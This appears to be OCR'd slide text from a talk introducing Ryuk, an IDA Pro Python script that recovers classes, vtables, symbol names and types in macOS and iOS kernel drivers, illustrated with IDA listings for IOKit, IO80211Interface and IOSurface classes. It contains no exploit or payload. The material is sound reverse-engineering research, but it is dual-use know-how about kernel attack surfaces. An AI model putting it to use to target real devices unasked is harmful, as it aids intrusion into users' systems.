
No structures for classes

Class sizes are unknown

Member variables cannot be recognized by IDA pro

Analyze Apple Drivers: A New Tool

- Ryuk: a new tool to recover symbols and solve object-oriented features in macOS and iOS drivers
  - Ryuk: character in the comics series *Death Note*, who loves eating apples.
  - Implemented as IDA pro python script




Ryuk: Design

- Features of Ryuk:
  - Class recognition and construction
  - Vtable recognition and construction
  - Recover function names
  - Resolve variable and argument types
  - UI support
  - …

Ryuk: Effects

- Class Recognition and Construction


Size **Class Name**




```
[00000090 BYTES. COLLAPSED STRUCT IODMAEventSource. PRESS CTRL-NUMPAD+ TO EXPAND]
[00000078 BYTES. COLLAPSED STRUCT IOFilterInterruptEventSource. PRESS CTRL-NUMPAD+ TO EXPAND]
[00000060 BYTES. COLLAPSED STRUCT IOTimerEventSource. PRESS CTRL-NUMPAD+ TO EXPAND]
[000000E8 BYTES. COLLAPSED STRUCT IOBufferMemoryDescriptor. PRESS CTRL-NUMPAD+ TO EXPAND]
[00000078 BYTES. COLLAPSED STRUCT IODMACommand. PRESS CTRL-NUMPAD+ TO EXPAND]
[00000090 BYTES. COLLAPSED STRUCT IOInterleavedMemoryDescriptor. PRESS CTRL-NUMPAD+ TO EXPAND]
[000000D0 BYTES. COLLAPSED STRUCT IOMapper. PRESS CTRL-NUMPAD+ TO EXPAND]
[00000030 BYTES. COLLAPSED STRUCT IOMemoryCursor. PRESS CTRL-NUMPAD+ TO EXPAND]
[00000030 BYTES. COLLAPSED STRUCT IONaturalMemoryCursor. PRESS CTRL-NUMPAD+ TO EXPAND]
[00000030 BYTES. COLLAPSED STRUCT IOBigMemoryCursor. PRESS CTRL-NUMPAD+ TO EXPAND]
[00000030 BYTES. COLLAPSED STRUCT IOLittleMemoryCursor. PRESS CTRL-NUMPAD+ TO EXPAND]
[00000060 BYTES. COLLAPSED STRUCT IOMemoryDescriptor. PRESS CTRL-NUMPAD+ TO EXPAND]
[000000B0 BYTES. COLLAPSED STRUCT IOGeneralMemoryDescriptor. PRESS CTRL-NUMPAD+ TO EXPAND]
[00000188 BYTES. COLLAPSED STRUCT IOMemoryMap. PRESS CTRL-NUMPAD+ TO EXPAND]
[00000070 BYTES. COLLAPSED STRUCT IOMultiMemoryDescriptor. PRESS CTRL-NUMPAD+ TO EXPAND]
[00000030 BYTES. COLLAPSED STRUCT IORangeAllocator. PRESS CTRL-NUMPAD+ TO EXPAND]
[00000070 BYTES. COLLAPSED STRUCT IOSubMemoryDescriptor. PRESS CTRL-NUMPAD+ TO EXPAND]
[000000E0 BYTES. COLLAPSED STRUCT IOPlatformExpert. PRESS CTRL-NUMPAD+ TO EXPAND]
[000000F0 BYTES. COLLAPSED STRUCT IODTPlatformExpert. PRESS CTRL-NUMPAD+ TO EXPAND]
[00000098 BYTES. COLLAPSED STRUCT IOPlatformExpertDevice. PRESS CTRL-NUMPAD+ TO EXPAND]
[00000090 BYTES. COLLAPSED STRUCT IOPlatformDevice. PRESS CTRL-NUMPAD+ TO EXPAND]
[000000E0 BYTES. COLLAPSED STRUCT IOPanicPlatform. PRESS CTRL-NUMPAD+ TO EXPAND]
[000000B8 BYTES. COLLAPSED STRUCT IOCPU. PRESS CTRL-NUMPAD+ TO EXPAND]
[000000B8 BYTES. COLLAPSED STRUCT IOCPUInterruptController. PRESS CTRL-NUMPAD+ TO EXPAND]
[00000118 BYTES. COLLAPSED STRUCT IODTNVRAM. PRESS CTRL-NUMPAD+ TO EXPAND]
[00000098 BYTES. COLLAPSED STRUCT IODMAController. PRESS CTRL-NUMPAD+ TO EXPAND]
[000000A0 BYTES. COLLAPSED STRUCT IOInterruptController. PRESS CTRL-NUMPAD+ TO EXPAND]
[000000C8 BYTES. COLLAPSED STRUCT IOSharedInterruptController. PRESS CTRL-NUMPAD+ TO EXPAND]
```

Ryuk: Effects

- Vtable recognition and construction




```
:FFFFFFF006F06178                        DCB 0xA0
:FFFFFFF006F06179                        DCB 0xA1
:FFFFFFF006F0617A                        DCB 0x73 ; s
:FFFFFFF006F0617B                        DCB    7
:FFFFFFF006F0617C                        DCB 0xF0
:FFFFFFF006F0617D                        DCB 0xFF
:FFFFFFF006F0617E                        DCB 0xFF
:FFFFFFF006F0617F                        DCB 0xFF
:FFFFFFF006F06180                        DCB 0xF0
:FFFFFFF006F06181                        DCB 0xC0
:FFFFFFF006F06182                        DCB 0x6D ; m
:FFFFFFF006F06183                        DCB    7
:FFFFFFF006F06184                        DCB 0xF0
:FFFFFFF006F06185                        DCB 0xFF
:FFFFFFF006F06186                        DCB 0xFF
:FFFFFFF006F06187                        DCB 0xFF
:FFFFFFF006F06188 unk_FFFFFFF006F06188 DCB    0
:FFFFFFF006F06188
:FFFFFFF006F06189                        DCB    0
:FFFFFFF006F0618A                        DCB    0
:FFFFFFF006F0618B                        DCB    0
:FFFFFFF006F0618C                        DCB    0
:FFFFFFF006F0618D                        DCB    0
:FFFFFFF006F0618E                        DCB    0
:FFFFFFF006F0618F                        DCB    0
:FFFFFFF006F06190                        DCB    0
:FFFFFFF006F06191                        DCB    0
:FFFFFFF006F06192                        DCB    0
:FFFFFFF006F06193                        DCB    0
:FFFFFFF006F06194                        DCB    0
:FFFFFFF006F06195                        DCB    0
:FFFFFFF006F06196                        DCB    0
:FFFFFFF006F06197                        DCB    0
:FFFFFFF006F06198                        DCB 0x44 ; D
:FFFFFFF006F06199                        DCB 0xC3
:FFFFFFF006F0619A                        DCB 0x5E ; ^
:FFFFFFF006F0619B                        DCB    6
:FFFFFFF006F0619C                        DCB 0xF0
:FFFFFFF006F0619D                        DCB 0xFF
:FFFFFFF006F0619E                        DCB 0xFF
:FFFFFFF006F0619F                        DCB 0xFF
:FFFFFFF006F061A0                        DCB 0x48 ; H
:FFFFFFF006F061A1                        DCB 0xC3
:FFFFFFF006F061A2                        DCB 0x5E ; ^
:FFFFFFF006F061A3                        DCB    6
:FFFFFFF006F061A4                        DCB 0xF0
:FFFFFFF006F061A5                        DCB 0xFF
:FFFFFFF006F061A6                        DCB 0xFF
:FFFFFFF006F061A7                        DCB 0xFF
:FFFFFFF006F061A8                        DCB 0x44 ; D
:FFFFFFF006F061A9                        DCB 0x86
:FFFFFFF006F061AA                        DCB 0x4F ; O
:FFFFFFF006F061AB                        DCB    7
:FFFFFFF006F061AC                        DCB 0xF0
```




```
:FFFFFFF006F06178 off_FFFFFFF006F06178 DCQ __ZN16IO80211Interface10gMetaClassE
:FFFFFFF006F06178                                            ; DATA XREF: com.apple.plugin.IOgPTPPlugin:_
:FFFFFFF006F06178                                            ; com.apple.driver.AppleBCMWLANCore:__got:of
:FFFFFFF006F06178                                            ; IO80211Interface::gMetaClass
:FFFFFFF006F06180                 DCQ __ZN19IOEthernetInterface10gMetaClassE ; IOEthernetInterface::gM
:FFFFFFF006F06188 ; `vtable for'IO80211Interface
:FFFFFFF006F06188 __ZTV16IO80211Interface DCB     0          ; DATA XREF: sub_FFFFFFF0065F1D7C+28↑o
:FFFFFFF006F06188                                            ; sub_FFFFFFF0065F1D7C+2C↑o ...
:FFFFFFF006F06189                 DCB     0
:FFFFFFF006F0618A                 DCB     0
:FFFFFFF006F0618B                 DCB     0
:FFFFFFF006F0618C                 DCB     0
:FFFFFFF006F0618D                 DCB     0
:FFFFFFF006F0618E                 DCB     0
:FFFFFFF006F0618F                 DCB     0
:FFFFFFF006F06190                 DCB     0
:FFFFFFF006F06191                 DCB     0
:FFFFFFF006F06192                 DCB     0
:FFFFFFF006F06193                 DCB     0
:FFFFFFF006F06194                 DCB     0
:FFFFFFF006F06195                 DCB     0
:FFFFFFF006F06196                 DCB     0
:FFFFFFF006F06197                 DCB     0
:FFFFFFF006F06198 ; vtable_IO80211Interface vtableStart_IO80211Interface
:FFFFFFF006F06198 vtableStart_IO80211Interface vtable_IO80211Interface <__ZN16IO80211InterfaceD1Ev, \
:FFFFFFF006F06198                                        __ZN16IO80211InterfaceD0Ev, \
:FFFFFFF006F06198                                        __ZNK8OSObject7releaseEi, \
:FFFFFFF006F06198                                        __ZNK8OSObject14getRetainCountEv, \
:FFFFFFF006F06198                                        __ZNK8OSObject6retainEv, \
:FFFFFFF006F06198                                        __ZNK8OSObject7releaseEv, \
:FFFFFFF006F06198                                        __ZNK8OSObject9serializeEP11OSSerialize, \
:FFFFFFF006F06198                                        __ZNK16IO80211Interface12getMetaClassEv, \
:FFFFFFF006F06198                                        __ZNK15OSMetaClassBase9isEqualToEPKS_, \
:FFFFFFF006F06198                                        __ZNK8OSObject12taggedRetainEPKv, \
:FFFFFFF006F06198                                        __ZNK8OSObject13taggedReleaseEPKv, \
:FFFFFFF006F06198                                        __ZNK8OSObject13taggedReleaseEPKvi, \
:FFFFFFF006F06198                                        __ZN8OSObject4initEv, \
:FFFFFFF006F06198                                        __ZN16IO80211Interface4freeEv, \
```

Ryuk: Effects


- Vtable recognition and construction



```
[00000318 BYTES. COLLAPSED STRUCT vtable_IOSurface. PRESS CTRL-NUMPAD+ TO EXPAND]
[00000118 BYTES. COLLAPSED STRUCT vtable_IOFence. PRESS CTRL-NUMPAD+ TO EXPAND]
[00000120 BYTES. COLLAPSED STRUCT vtable_IOSurfaceClient. PRESS CTRL-NUMPAD+ TO EXPAND]
[00000158 BYTES. COLLAPSED STRUCT vtable_IOSurfaceDeviceCache. PRESS CTRL-NUMPAD+ TO EXPAND]
[00000890 BYTES. COLLAPSED STRUCT vtable_IOSurfaceRoot. PRESS CTRL-NUMPAD+ TO EXPAND]
[00000968 BYTES. COLLAPSED STRUCT vtable_IOSurfaceRootUserClient. PRESS CTRL-NUMPAD+ TO EXPAND]
[00000968 BYTES. COLLAPSED STRUCT vtable_IOSurfaceSendRight. PRESS CTRL-NUMPAD+ TO EXPAND]
```




```
vtable_IOSurface struc ; (sizeof=0x318, mappedto_4
__ZN9IOSurfaceD1Ev dq ?                 ; XREF: IO
__ZN9IOSurfaceD0Ev dq ?                 ; XREF: IO
__ZNK8OSObject7releaseEi dq ?           ; 0xfbd0L
__ZNK8OSObject14getRetainCountEv dq ?   ; 0xfbc0L
__ZNK8OSObject6retainEv dq ?            ; 0xfbc8L
__ZNK8OSObject7releaseEv dq ?           ; 0xfbd8L
__ZNK8OSObject9serializeEP11OSSerialize dq ? ; 0xf
__ZNK9IOSurface12getMetaClassEv dq ?    ; 0x918L
__ZNK15OSMetaClassBase9isEqualToEPKS_ dq ? ; 0xfba
__ZNK8OSObject12taggedRetainEPKv dq ?   ; 0xfba8L
__ZNK8OSObject13taggedReleaseEPKv dq ?  ; 0xfbb0L
__ZNK8OSObject13taggedReleaseEPKvi dq ? ; 0xfbb8L
__ZN15OSMetaClassBase25_RESERVEDOSMetaClassBase3Ev
__ZN15OSMetaClassBase25_RESERVEDOSMetaClassBase4Ev
__ZN15OSMetaClassBase25_RESERVEDOSMetaClassBase5Ev
__ZN15OSMetaClassBase25_RESERVEDOSMetaClassBase6Ev
__ZN15OSMetaClassBase25_RESERVEDOSMetaClassBase7Ev
__ZN8OSObject4initEv dq ?               ; 0xf5d8L
__ZN9IOSurface4freeEv dq ?              ; 0x1e48L
```



